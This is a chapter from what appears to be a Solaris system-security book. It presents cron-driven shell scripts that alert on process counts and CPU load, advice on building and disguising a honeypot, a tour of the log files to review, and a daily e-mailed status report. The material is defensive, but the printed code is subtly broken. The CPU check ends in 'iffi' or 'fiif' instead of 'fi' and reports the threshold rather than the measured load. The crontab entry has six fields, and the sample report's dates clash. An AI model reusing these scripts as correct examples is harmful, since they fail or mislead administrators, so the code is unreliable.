The wide selection of free, open-source, or commercial security software is staggering. No matter what your need, you will find an application or 12 that will do the job. But do you need to find such an application? What if you're one of those do-it-yourself types? This section discusses some examples of scripts that will monitor for unusual activity and alert you if such activity occurs.

We'll call our homemade script monitor.sh. It will contain the commands we want to run on a regular basis via **cron** to make sure all is well on our system, which is named chevron1.

The first step is to decide what we want to monitor. There are hundreds of different things we could be monitoring for on a running Solaris system. We cover a few in this section, but this is by no means a complete list. Use the examples presented here as a way to look at methods of customizing scripts in your own environment to meet your specific security needs.

Monitoring Running Processes

One of a hacker's techniques is to leave behind software to collect information such as passwords or to record keystrokes. Once we have a benchmark of the usual number of processes running on our system, we can monitor for any unusual increase in that number. The key is to get a realistic benchmark by checking at different times under normal working conditions and setting the alert levels accordingly.

To get the benchmark number of processes, we use the **ps** command:

```
chevron1:root # ps -ef | wc -l
   159
```

Here we see that the root user has determined that there are 159 processes running on the system named chevron1. By running this command at different times of the day, we see that number increases to up to 178, depending on the number of users, backup jobs, or other authorized processes that can be running at any given time.

So, if the number of running processes ever exceeded 185, we'd want to be warned. If we were absolutely sure that there should never be more than 178 processes running, we could set the warning level to 178. Let's say for the purposes of this example that we know that our system chevron1 should never have more than 178 processes running and we want to be informed if it does. So, our monitoring script will be written to warn us via an e-mail message if the total number of processes exceeds 178 and will send us an alert page if the number exceeds 185. Our script, monitor.sh, will include this section:

```
WARNING_PROCESSES=178
DANGER_PROCESSES=185

monitor_processes()
{
     CURRENT_PROCESSES=`ps -e | wc -l`
     if [ "$CURRENT_PROCESSES" -ge "$WARNING_PROCESSES" ]
     then
     echo "Warning - ${HOSTNAME} Process number is
${CURRENT_PROCESSES}" | mailx -s \
       "Warning!"     warn_root
          if [ "$CURRENT_PROCESSES" -ge "$DANGER_PROCESSES" ]
          then
             echo "ALERT!!! - ${HOSTNAME} Processes at DANGER LEVEL  \
               of  ${CURRENT_PROCESSES}" | mailx -s "ALERT!" page_root
          fi
      fi
}
```

In this section, we send a warning e-mail to the root account when the number of processes exceeds 178 and a text page when the number of processes exceeds 185. In this case, we're using the Sendmail aliases file to build an alias named page_root with the e-mail address of a text pager.

In this section, we're using two aliases in our sendmail /etc/mail/aliases file. The first alias is warn_root. It is aliased to an external e-mail account. The second is page_root, which is aliased to the e-mail address of the root user's text pager.

Monitoring CPU Activity

Another indication that someone else has been "eating your porridge" is unusually high CPU activity. For this section of our monitor.sh script, we'll use the **uptime** command to get the average amount of activity from the CPU in the previous 15 minutes. As in the previous section, we want to make sure we have a good benchmark of the system under normal working conditions before we set the variables that will send out warnings or alerts.

After running the **uptime** command often enough to get our benchmark, we determine that the system chevron1 rarely goes above 1.13 as an average of its CPU load. Therefore, we decide to set our warning level at 2 and our alert level at 3. So, our script, monitor.sh, will include the following section:

```
WARNING_CPU=2
DANGER_CPU=3

monitor_cpu_activity()
{
     for i in `uptime`
     do
        ACT=$i
     done
CPU_ACT=`echo "$i" | awk -F. '{print $1}' `
if [ "$CPU_ACT" -ge "$WARNING_CPU" ]
then
echo "Warning - ${HOSTNAME} CPU ACTIVITY is ${WARNING_CPU}" | mailx -s \
       "Warning!"     warn_root
     if [ "$CPU_ACT" -ge "$DANGER_CPU" ]
     then
echo "ALERT - ${HOSTNAME} CPU ACTIVITY is ${DANGER_CPU}" | mail -s \
     "ALERT" page_root
     fi
iffi

}
```

With this section, we can tell when the system is experiencing unusually high levels of activity. Even if we're not being hacked, the system is a strong indicator when something needs our attention.

Putting It All Together

Now that we have the sections we want to monitor, let's put them together in a script that we'll run on a regular basis with **cron**. Here's what the full script, monitor.sh, will look like:

```
#!/usr/bin/sh
# This script will monitor for unusual activity and send warnings and
# alerts if action is needed.

HOSTNAME=`hostname`
WARNING_PROCESSES=178
DANGER_PROCESSES=185
WARNING_CPU=2
DANGER_CPU=3

# This section will monitor for an unusual number of processes.

monitor_processes()
{
     CURRENT_PROCESSES=`ps -e | wc -l`
     if [ "$CURRENT_PROCESSES" -ge "$WARNING_PROCESSES" ]
     then
       echo "Warning - ${HOSTNAME} Process number is
       ${CURRENT_PROCESSES}" | mailx -s \
       "Warning!"       warn_root
          if [ "$CURRENT_PROCESSES" -ge "$DANGER_PROCESSES" ]
          then
        echo "ALERT!!! - ${HOSTNAME} Processes at DANGER LEVEL  \
           of  ${CURRENT_PROCESSES}" | mailx -s "ALERT!" page_root
           fi
       fi
}

# This section will monitor for an unusual amount of CPU activity.

monitor_cpu_activity()
{
     for i in `uptime`
     do
        ACT=$i
     done
CPU_ACT=`echo "$i" | awk -F. '{print $1}' `
if [ "$CPU_ACT" -ge "$WARNING_CPU" ]
then
echo "Warning - ${HOSTNAME} CPU ACTIVITY is ${WARNING_CPU}" | mailx -s \
       "Warning!"     warn_root
     if [ "$CPU_ACT" -ge "$DANGER_CPU" ]
     then
   echo "ALERT - ${HOSTNAME} CPU ACTIVITY is ${DANGER_CPU}" | mail -s \
     "ALERT" page_root
     fi
fiif

}
```

Now that we have our monitoring script, we make sure that it has the proper execute permissions, and using the **crontab** command, we can set **cron** to run it every 15 minutes.

What to Do Once You've Detected a Hack

Now that you've detected a hack, what do you do? Most experts will tell you to disconnect all network cables, making sure that there is no physical way for anyone to access the system. Then back up all your data, wipe the disks clean, and reinstall the whole magilla.

However, what's to stop the hackers from coming back? Hackers are like ants at a picnic: Once they're in, they're tough to get rid of! Keep in mind that hackers spend most of their time looking for systems to hack. Once they've found a likely target, they're not likely to give up and go pick on someone else. So, we need to do as much as we can to identify the weakness the hackers exploited by examining their attack in detail. In addition, we would like to identify the hackers. One way to dissect and possibly identify attackers is through the use of a honeypot.

What's a Honeypot?

A *honeypot* is simply a system designed to lure and catch hackers at their work. There are many variations on the design and even some excellent commercial products available. In this section, we discuss how to use a Solaris system as a honeypot.


A honeypot supposedly gets its name from a practice of our frontier-living forefathers. Since bears would often wander into a campsite, looking for food, it was often the practice to leave a pot of honey elsewhere to lure the bear away from the campsite. Variations included building a trap under the honeypot or attaching some type of alarm, such as a bell, to warn everyone that a bear was in the area. The name could also have come from an incident in a Winnie the Pooh story, but the first explanation seems to fit better for our purposes. Besides, how could Winnie the Pooh have used a keyboard with his clumsy paws?

Basically, our honeypot does three things: It lures the hackers away from our protected systems, it warns us of the hackers' presence, and it attempts to restrict and record their activities.

How to Build a Honeypot on a Sun System

First, we want to get the hackers' attention. We do that by making two decisions: Where will the honeypot be located, and what will we call it? Since we're building a system that we hope will attract hackers, many people prefer to keep a honeypot as far away from their production systems as possible. They'll separate the honeypot by placing it in a *DMZ,* which will protect their real LAN from any hacking attempts against their honeypot. A DMZ gets its name from the military term *demilitarized zone*, which defines an area in which no military action will take place. A typical DMZ could be something like the diagram shown in Figure 11.3.

Figure 11.3 A Double-Firewall DMZ



In the IT world, a DMZ, sometimes know as a *screened subnet*, refers to an isolated network segment that protects a trusted network from untrusted sources through packet filtering. As you can see from the diagram, it's an extra layer of protection between you and the "bears." By placing our honeypot in our DMZ, we are trying to fool our curious bear into thinking she's penetrated our only firewall and is now into our network.

Another way to position a honeypot is to put it right in your network, next to your production systems. The idea is to give it an IP address that will give the impression that it's one of the production systems. For example, let's say that our mail server at our fictitious company, Incoming Traveler, uses the address 172.x.x.10. If we give our honeypot the address of 172.x.x.9, it'll show up in any network scan. In addition, since it's a lower number, our hacker might assume it to have been built before our real mail server and that it will therefore contain more primary data.

While we're on the subject of IP addressing, keep in mind that you can set up virtual hosts on your honeypot. By assigning multiple hostnames and IP addresses to the same interface, you can simulate several kinds of systems on one Solaris server. Naturally, if the virtual hosts are using the same network interface, they'll all have the same MAC address. This could be a tip-off to a crafty hacker. Consider using multiple interfaces as a way around this potential give-away.

Next is deciding what to call the honeypot. Remember, we're *hoping* it will get hacked, so we want it to have a name that would attract someone who is looking for the sweetest honey. Don't be too obvious, however. A name like top-secret-valuable-data-with-no-security-1 might sound like a trap even to the most green script-kiddie. Instead, follow the naming convention of the rest of your systems, but give the honeypot a name that will make it sound like a powerful system containing valuable data. For example, name it as though it were a backup server for your network. A name like itraveler-backup1 will give the impression that it can reach other systems on the network and contains backed-up data from those systems. A name like itraveler-db5-old would give the impression that it is a little-used system, maybe about to be retired and not monitored carefully. Another favorite practice is to name the honeypot as a development or test system. Naming a honeypot something like itraveler-devtest1 is sure to attract even the most cautious hacker. Hackers know that sysadmins often don't monitor a development or test system as carefully as they would a production system, so these systems make very attractive targets for intruders.

Keep in mind that it's not entirely what your honeypot is named but what it does that will attract hackers to it. The naming is part of the game, but how the honeypot responds to scans and probes is the key to setting your trap.

Next we build the honeypot. This involves doing a fresh install of Solaris. Don't worry too much about patching it; after all, we don't want to keep hackers out of this system. We want them to get in so we can monitor their activities.

Once we have the Solaris operating environment installed, we need to start configuring it for our purposes. We start with the assumption that all traffic that comes to our honeypot system is untrustworthy. Except for authorized sysadmins and security personal, the only traffic to this system will be by hackers attempting to penetrate our honeypot. We need to make sure that our firewall is configured to allow everything from the outside into our honeypot and limit the traffic that is allowed out. Our goal is to allow hackers into our trap but not allow them to get access to anything else through our honeypot. Furthermore, if your firewall has the ability to send alerts, make sure that you configure it to do so when someone is scanning or probing your network. Your firewall is your first line of defense in this setup. Make sure that you review your firewall's logs carefully and regularly.

Now we configure the honeypot to allow us to track what the hacker is doing, is trying to do, or has already done. In order to do this, we'll need several different sources of information. This is to make it more difficult for the hacker to detect the real purpose of the system and to give us multiple resources of information in case one is tampered with by our hacker.

One of the first things a hacker usually tries to do is mess with our system logs. For this reason, we can't completely trust the data that the honeypot's system logs contain. One solution is to have syslogd log the messages to another server. There are several open-source versions of syslogd. Some offer remote auditing features as well as the ability to encrypt your logging traffic. Compile and reconfigure syslogd to use another configuration file, such as /usr/share/man/man1/.manconf. Make sure that you leave the default /etc/syslog.conf in place. This will hopefully fool the hacker into thinking all the logging is still being done locally.

The next thing we want to have on our honeypot system is Tripwire. In the previous section, we discussed its configuration. Whether you're using the commercial version or the open-source version for your Solaris honeypot, make sure that you use this invaluable tool.

Finally, make sure that you're using a sniffer on your firewall. Several excellent sniffer applications are discussed in this book. Use the sniffer tool of your choice to monitor any packets going to the honeypot and especially from the honeypot. Your sniffer can capture all the data the hacker is sending and receiving. This is important data to use later in studying the attack.

This discussion should give you an idea of one way to set up a honeypot on a Solaris server. There are many ways to do it, however; experiment with different configurations. Above all, remember the purpose of your honeypot! You want to keep the hackers interested enough to stick around but not allow them access to any protected systems. If you're lucky, a honeypot will be a great learning tool for you as well as a formidable barrier to hackers.

Commercial Honeypots for Solaris

Some excellent honeypot applications are available commercially. Here we touch on a few, but this is by no means a complete list and the software listed isn't in any particular order. A commercial honeypot offers some advantages over a do-it-yourself honeypot. The advantages vary depending on the application, but if you're not comfortable with a full, home-grown honeypot and want the benefits of a tested application, you'll want to investigate an off-the-shelf product.

NetFacade

GTE Technology, now owned by Verizon, makes this handy application. NetFacade is unique in that it simulates a network of up to 255 systems and emulates the services of systems running Windows NT, Irix, Linux, and even Cisco's IOS. The installation process will automate the naming of systems on your fake network as well as the services each system is running. It also has the handy ability to allow you to select different versions of the services to run. For example, you can choose to run an older version of SSH to give the impression that the system is not up to date. There's one drawback to be aware of with NetFacade and other commercial honeypots that simulate multiple systems. While the software is running on one Sun SPARC and simulating the actions of a multitude of systems, all the traffic will originate from one MAC address. If you're dealing with a skilled hacker, this will be a big tip-off that you've set a trap!

As Verizon transitions GTE's products and services to under their umbrella, it might be hard to find information on NetFacade. Check www.gte.com or contact Verizon to get more on this application.

Specter


NetSec has released a very popular commercial honeypot system called Specter. Although it currently runs only on Windows NT and 2000, it can simulate a wide variety of operating systems, including Solaris, AIX, Linux, and Tru64. In addition, NetSec is working on a UNIX version and hopes to release it in the near future. The product has reasonable hardware requirements and, since it runs on an Intel system, you won't have to sacrifice one of your prized Sun ULTRA workstations. As you can see in Figure 11.4, Specter offers a wide range of features.

Not only does Specter fake other OSs very effectively, it can mimic the actions of a system with heavy or no security or even failing hardware. You can find out more from www.specter.com.

ManTrap

Recourse Technologies offers a very powerful tool called ManTrap. It doesn't emulate the services and presence of another OS; it runs a full version of that OS in a locked-down virtual cage. You can also configure multiple cages to give the impression of a network of systems. One Sun ULTRA 5 can be configured to look like a group of FTP, Web, and Sendmail servers. Since you're running the full Solaris operating system for each "cage," you'll require the necessary disk space and RAM for each, but ManTrap is a great tool for luring hackers in another direction.

Figure 11.4 The Specter Control Window



Damage & Defense…

Welcome to the Club

The information in this chapter covers the action you can take once your system has been compromised. If you're lucky, you'll stop the hackers before any damage is done and will learn enough from your monitoring tools to close the gap through which they squeezed in. If you're really lucky, you'll also be able to capture enough information to track the attack to the hacker.

What you do with that information isn't usually up to you. Make sure that you understand your company's policy in this area. Many companies choose not to prosecute hackers for fear that the companies will be perceived as easy prey or that their customers will lose confidence in their products or abilities. Since a majority of malicious hacks are inside jobs, companies often choose to handle the problem internally. You'll be expected to fix the security problem so that it doesn't happen again, and that's it. This practice does have its merits, but not everyone agrees with it.

Some companies decide to use the information gathered to work with local law enforcement in an attempt to catch and prosecute the

Continued

hackers. This can be a colossal waste of time and money. Even if your information is accurate, you need a great deal of cooperation from law enforcement as well as any other companies involved, such as ISPs whose services may have been used. Unless you can prove extensive damage and severe loss of income due to the hack attack, don't expect to get 911 treatment.

Above all, resist the temptation to do a Lone Ranger. Taking it upon yourself to get revenge by using hacking methods against your hacker might sound too delicious to resist, but resist you must! Hackers of all skill levels, from script-kiddies to hardcore crackers, often find ways to make it look as though someone else is to blame. So, in addition to going against your corporate policy, you could be causing the same trouble for your counterpart at an innocent company! Don't risk your reputation, job, and future to satisfy a need for revenge. Dissect the hack, learn something from it, and plug the hole. Then spend an extra hour in the gym or have an extra piece of pie—whatever it takes to make you feel better about yourself.

You got hacked. Welcome to the club.

One of ManTrap's real strengths is its reporting features. It logs keystrokes as well as processing invocation and file access. The logging can be local, but you'd be wise to use the remote logging capability to store the files on another system. It also signs and dates the logs using Java-powered cryptography. This lets you know that the hackers have not tampered with your logs.

Recourse also offers a product called ManHunt. Not only can it detect and alert you to suspicious activity on your network, it tracks the attack to the source. ManHunt is very effective at tracking down the originator of an attack or intrusion attempt, even if the source is hidden by reflection, spoofing, or distribution. It also runs on the SPARC platform and, when used with ManTrap, makes a powerful security package.

More information on ManTrap and ManHunt can be found at Recourse Technologies' site at www.recourse.com.

Monitoring Solaris Log Files

Part of the price of having a secure Solaris system is the frequent reviewing of your log files. In this section, we look at what files should be reviewed. We also look at ways to automate this sometimes tedious process. However, don't depend on monitoring applications or customized scripts alone to handle this task.

Despite all the advantages of the automated processes, you should make it part of your security plan to review these logs manually on a regular basis.

Solaris Log Files to Review

Let's take a look at some of the files you should be reviewing. The files we concentrate on here can be found in /var/adm. Obviously, if you have customized scripts dumping data into your own log files or applications that create their own, you'll want to keep an eye on them as well. This section discusses the importance of some of the system logs on your Solaris 8 system.

Didn't You Used to Be Called *utmp*?

The files named /var/adm/utmp and /var/adm/wtmp have been replaced by /var/adm/utmpx and /var/adm/wtmpx. The new files, utmpx and wtmpx, both perform the same function as their predecessors. The file utmpx contains a database of user access and administration information; wtmpx contains a history of user access and administration information. If you see files named utmp or wtmp in the /var/adm directory, find out immediately what process is using them or what application created them. This is often a sign that an unauthorized application is running on your system and attempting to collect data on your user accounts.

By default, /var/adm/utmpx is owned by root with read and write permissions. The group *bin* and the world are given read-only permissions. The file /var/adm/wtmpx is owned by the system account adm and the group adm, with the same permissions.

The /var/adm/messages File

The file /etc/syslog.conf tells the syslogd daemon where to store system messages:

```
chevron7:root # more /etc/syslog.conf
#ident  "@(#)syslog.conf        1.5     98/12/14 SMI"   /* SunOS 5.0 */
#
# Copyright (c) 1991-1998 by Sun Microsystems, Inc.
# All rights reserved.
#
# syslog configuration file.
#
# This file is processed by m4 so be careful to quote (`') names
# that match m4 reserved words.  Also, within ifdef's, arguments
# containing commas must be quoted.
#
*.err;kern.notice;auth.notice                    /dev/sysmsg
*.err;kern.debug;daemon.notice;mail.crit        /var/adm/messages

*.alert;kern.err;daemon.err                      operator
*.alert                                            root

*.emerg                                            *

# if a non-loghost machine chooses to have authentication messages
# sent to the loghost machine, un-comment out the following line:
#auth.notice               ifdef(`LOGHOST', /var/log/authlog, @loghost)

mail.debug                  ifdef(`LOGHOST', /var/log/syslog, @loghost)

#
# non-loghost machines will use the following lines to cause "user"
# log messages to be logged locally.
#
ifdef(`LOGHOST', ,
user.err                                           /dev/sysmsg
user.err                                           /var/adm/messages
user.alert                                         `root, operator'
user.emerg                                         *
)
```

As you can see, the default location for system errors is /var/adm/messages. This file contains the system startup messages during boot as well as any system errors while the system is operating. Make sure that you keep an eye out for any unusual entries or possible problems. Typically, the last few lines have entries such as these:

```
Aug 19 17:17:17 chevron2 fdc: [ID 114370 kern.info] fd0 at fdc0
Aug 19 17:17:17 chevron2 genunix: [ID 936769 kern.info] fd0 is
```

```
 /isa/fdc@1,3f0/fd@0,0
Aug 19 17:17:19 chevron2 isa: [ID 202937 kern.info] ISA-device: asy0
Aug 19 17:17:19 chevron2 genunix: [ID 936769 kern.info] asy0 is
 /isa/asy@1,3f8
Aug 19 17:17:22 chevron2 pseudo: [ID 129642 kern.info] pseudo-device:
 xsvc0
Aug 19 17:17:22 chevron2 genunix: [ID 936769 kern.info] xsvc0 is
 /pseudo/xsvc@0
Aug 19 17:17:24 chevron2 i8042: [ID 526150 kern.info] 8042 device:
 mouse@1, mouse8042 # 0
Aug 19 17:17:24 chevron2 genunix: [ID 936769 kern.info] mouse80420 is
 /isa/i8042@1,60/mouse@1
Aug 19 17:17:25 chevron2 pseudo: [ID 129642 kern.info] pseudo-device:
 pm0
Aug 19 17:17:25 chevron2 genunix: [ID 936769 kern.info] pm0 is
 /pseudo/pm@0
```

By default, /var/adm/messages is owned by root and the group *other* with read-write to root and read-only to everyone else.

The /var/adm/lastlog File

This file contains information used by the **last** command. With the /var/adm/ wtmpx file, it provides you the information on who has recently logged in to the system. This file should be owned by root and should have read permissions across the board. The **last** command is an important one to your security monitoring. We'll go into more detail on using it in the section on creating daily reports.

The /etc Files

Naturally, in addition to your log files, you should keep an eye on the system configuration files in the /etc directory. The file /etc/default/login contains important login information, such as whether or not the root user can log in remotely. Watch /etc/passwd for any new, unrecognized user accounts and /etc/inet/hosts for any changes to the hostnames-to-IP address mappings. Another file is /etc/inet/services. Make sure that no unauthorized ports or Internet services are running. Still another important file is /etc/nsswitch.conf, which is used to configure how your system resolves names. In addition, a popular directory for hackers to manipulate is /etc/rc<n>.d. Since these directories contain the start and stop scripts for each run level, a hacker often inserts code that will keep his or her unauthorized apps running, even after the system is rebooted.

This list is by no means complete. Your choice of files to monitor depends on how your system is used and how heavy you want your security settings to be. The default policy settings of Tripwire cover many but not all of the most important system files. Make sure that you understand your policy file configurations and know what files are being monitored and which ones are not. Knowing your system and its particular configurations is the first step in stopping unauthorized changes to these files. File integrity software such as Tripwire will alert you to any changes, but make sure that you know what these files should be set to on your system.

Creating Daily Reports

There are many excellent ways to automate the process of reviewing log files. One very popular application is called *swatch*. The application gets its name from the term *simple watcher and filter*. It was written in Perl by Todd Adkins and can be found at www.stanford.edu/~atkins/swatch. Swatch is easy to install and configure and can be very helpful in monitoring your log files and alerting you to potential problems.

As we discussed earlier, the Tripwire application is a very popular and trustworthy way of monitoring for changes to your files and directories. Another way is to create your own shell scripts to customize the information you want to review. Let's look at how we can create a shell script that e-mails us our own state-of-the-system report each morning.

A State-of-the-System Report

Every morning by 7:00 A.M. I receive an e-mail message from each system for which I'm responsible. These messages give me a quick status report, letting me know the systems' overall condition and giving an opportunity to see any potential system or security problems. Let's take a look at creating a script that will give us a state-of-the-system report.

First, let's decide what we want to see. Just as with my local newspaper, we want to see the headlines, sports scores, business news, and articles on local people and events.

Headline News

First, I want to see any recent events that need my attention. One way to do that is to see the last 10 lines of the /var/adm/messages file. To do this, I'll use the **tail** command on the **dmesg** command:

```
dmesg | tail
```

The first part of the script will look like this:

```
SYS_LOG=`dmesg | tail`
UP_TIME=`uptime | awk -F: '{print $1 $2}'`
echo "\n \n" > /export/home/scripts/report
echo "Good morning - Here's the news from `uname -n`" >>
 /export/home/scripts/report
echo "for `date`" >> /export/home/scripts/report
echo "\n************\n" >> /export/home/scripts/report
echo "The last entries in the syslog are:\n \n$SYS_LOG" >>

 /export/home/scripts/report
```

This script begins by assigning the **dmesg | tail** command string to the variable named SYS_LOG. Then the report is created. For the purposes of this example, we created the script in /export/home/scripts and named it *report*. It starts by telling us where the report was generated and when; then it displays the most recent entries in /var/adm/messages.

The Sports Page

The next section gives us the equivalent of the sports scores. We want to see the current CPU load on the system and how long the system has been in continuous use. If the CPU loads are unusually high or if the system was booted recently without our knowledge, we will want to investigate right away.

Here's what the section looks like:

```
CPU_ACT=`uptime | awk -F: '{print $4}'`
RE_BOOT=`who -b`

echo "\n*******\n" >> /export/home/scripts/report
echo "The current CPU load over the last 1, 5 and 15 mins is:"$CPU_ACT
>> /export/home/scripts/report
```

```
echo "The system was last rebooted:"$RE_BOOT
>> /export/home/scripts/report
```

Local Events

This section is used to give us a roundup of the way users have been using the system. We want to see who is currently logged in and who has been using the **su** command. The section looks like this:

```
CURRENT_USERS=`who`
WHO_SU=`tail /var/adm/sulog`

echo "\n*******\n" >> /export/home/scripts/report
echo "The users currently logged in are:\n \n$CURRENT_USERS" | cat
>> /export/home/scripts/report
echo "\n*******\n" >> /export/home/scripts/report
echo "The last 10 uses of the su command were:\n \n$WHO_SU" | cat
>> /export/home/scripts/report
echo "\n \n" >> /export/home/scripts/report
echo "If you were a Hacker, how would you break into this system?"
>> /export/home/scripts/report
echo "\n \n" >> /export/home/scripts/report
```

Using the information in this section, we look for an account that should not be active. For example, if we see the user account named joneill logged on at 7:00 A.M. and we know that user rarely gets in before 9:00 A.M., we have reason to be suspicious. Either joneill is starting early or has forgotten to log out from the night before—or someone else might be using the account. In any case, it needs to be investigated.

In addition, this section tells us who is using the **su** command. If we see that the user joneill has successfully switched to the root account and we know that user should not have been able to do so, we have a problem.

The final line of the script sends the report to the root e-mail address. Using the Sendmail alias file, we can have the report sent to any e-mail address:

```
cat /export/home/scripts/report | mailx -s "Daily Report from `uname
    -n`" root
```

Start the Presses!

Here's the complete script:

```
#!/bin/sh

#This is a script which provides a daily report to the root user - rrc
#Headlines
SYS_LOG=`dmesg | tail`
UP_TIME=`uptime | awk -F: '{print $1 $2}'`

echo "\n \n" > /export/home/scripts/report
echo "Good morning - Here's the news from `uname -n`"
>> /export/home/scripts/report
echo "for `date`" >> /export/home/scripts/report
echo "\n***********\n" >> /export/home/scripts/report
echo "The last entries in the syslog are:\n \n$SYS_LOG"
>> /export/home/scripts/report

#Sports
CPU_ACT=`uptime | awk -F: '{print $4}'`
RE_BOOT=`who -b`

echo "\n*******\n" >> /export/home/scripts/report
echo "The current CPU load over the last 1, 5 and 15 mins is:"$CPU_ACT
 >> /export/home/scripts/report
echo "The system was last rebooted:"$RE_BOOT
>> /export/home/scripts/report

#Local People
CURRENT_USERS=`who`
WHO_SU=`tail /var/adm/sulog`
echo "\n*******\n" >> /export/home/scripts/report
echo "The users currently logged in are:\n \n$CURRENT_USERS" | cat
>> /export/home/scripts/report
echo "\n*******\n" >> /export/home/scripts/report
echo "The last 10 uses of the su command were:\n \n$WHO_SU" | cat
>> /export/home/scripts/report
echo "\n \n" >> /export/home/scripts/report
echo "If you were a Hacker, how would you break into this system?"
>> /export/home/scripts/report
echo "\n \n" >> /export/home/scripts/report
cat /export/home/scripts/report | mailx -s "Daily Report from `uname
    -n`" root
```

Once the script is given proper ownership and execute permissions, we enter it into the cron files. Mine is set to run at 7:00 A.M. every morning, so my crontab entry is:

```
0 0 7 * * * /export/home/scripts/daily.x
```

Figure 11.5 shows the e-mail message I get each morning.

Figure 11.5 Daily E-Mail Message

```
From root Thu Aug 27 17:21:45 2001
Date: Mon, 27 Aug 2001 17:21:45 -0400 (EDT)
Message-Id: <200108302121.RAA06473@chevron1.incoming-traveller.com>
From: root@chevron1.incoming-traveller.com
To: root
Subject: Daily Report from chevron1
Content-Length: 1689
Good morning - Here's the news from chevron1
for Mon Aug 27 17:21:44 EDT 2001

************


The last entries in the syslog are:

Aug 19 17:17:17 chevron1 genunix: [ID 936769 kern.info] fd0 is
 /isa/fdc@1,3f0/fd@0,0
Aug 19 17:17:19 chevron1 isa: [ID 202937 kern.info] ISA-device: asy0
Aug 19 17:17:19 chevron1 genunix: [ID 936769 kern.info] asy0 is
 /isa/asy@1,3f8
```

Continued

Figure 11.5 Continued

```
Aug 19 17:17:22 chevron1 pseudo: [ID 129642 kern.info] pseudo-device:
 xsvc0
Aug 19 17:17:22 chevron1 genunix: [ID 936769 kern.info] xsvc0 is
 /pseudo/xsvc@0
Aug 19 17:17:24 chevron1 i8042: [ID 526150 kern.info] 8042 device:
 mouse@1, mouse8042 # 0
Aug 19 17:17:24 chevron1 genunix: [ID 936769 kern.info] mouse80420 is
 /isa/i8042@1,60/mouse@1
Aug 19 17:17:25 chevron1 pseudo: [ID 129642 kern.info] pseudo-device:
 pm0
Aug 19 17:17:25 chevron1 genunix: [ID 936769 kern.info] pm0 is
 /pseudo/pm@0

***********


The current CPU load over the last 1, 5 and 15 mins is: 0.00 ,
    0.03 , 0.04
The system was last rebooted: . system boot Aug 19 17:16

*******


The users currently logged in are:
root          console       Aug 19 17:20    (:0)
joneill       pts/4          Aug 30 17:16    (luna)
scarter      pts/5           Aug 19 17:20    (:0)

*******


The last 10 uses of the su command were:


SU 08/19 15:01 + pts/6 scarter-root
SU 08/19 16:40 + pts/5 scarter-root
SU 08/19 17:15 + pts/6 scarter-root
```

Continued

Figure 11.5 Continued

```
SU 08/19 17:42 + pts/4 scarter-root
SU 08/19 17:45 + pts/4 scarter-root
SU 08/26 09:41 + pts/5 scarter-root
SU 08/26 09:42 + pts/5 scarter-root
SU 08/26 14:59 + pts/4 scarter-root
SU 08/27 17:17 + pts/4 scarter-root


If you were a hacker, how would you break into this system?
```

As you can see from the output of the script, it gives a basic overview of the current status of the system and a brief history, both of which can be indicators when there's been a security problem. It ends with a thought-provoking question that reminds me every day that I need to keep thinking of new ways to secure my systems, since there are people out there thinking of new ways to break in.

There are many ways to craft a script like this; mine is just one example. You should never use a daily report script like this to replace solid security-monitoring procedures. Use it as an added tool to keep an eye on your systems and as a reminder to yourself that security is an ongoing process.

Summary

It is impossible to prepare for the unexpected. If you could, it would then, by definition, be called the *expected*. No matter how hard you fortify your walls, someday someone will get inside. The concepts described in this chapter will help you once someone makes it over the walls.

In this chapter, we covered methods to detect and deny hacking attempts against our systems. It's important not to depend on any one method to keep our systems protected.

We discussed creating our own tools, such as customized scripts. Many hackers are as familiar with popular intrusion detection software as you will ever be. They know the strengths and weaknesses or how to find a way around the software. One way to gain an advantage is by creating your own set of security scripts. Experiment with different ways of using them to monitor your protected systems.

We also covered building our own honeypot system. A homemade honeypot is a powerful tool. Since there's no one way to set it up, it's difficult for a hacker to detect and avoid. When building your honeypot, make sure that you think like a hacker. Test it thoroughly. I've often challenged my co-workers to test a honeypot for me before I put it into production. Commercial versions of honeypots also offer solid, tested applications that you can configure to suit nearly any security need.

We also covered using third-party tools such as Tripwire and commercial versions of honeypot software. Both the open-source and commercial versions of Tripwire are excellent ways to monitor for unauthorized activity. The open source has the advantage of being free, while the commercial version offers some useful bells and whistles. Either way, this is a must-have tool for your security toolbox.

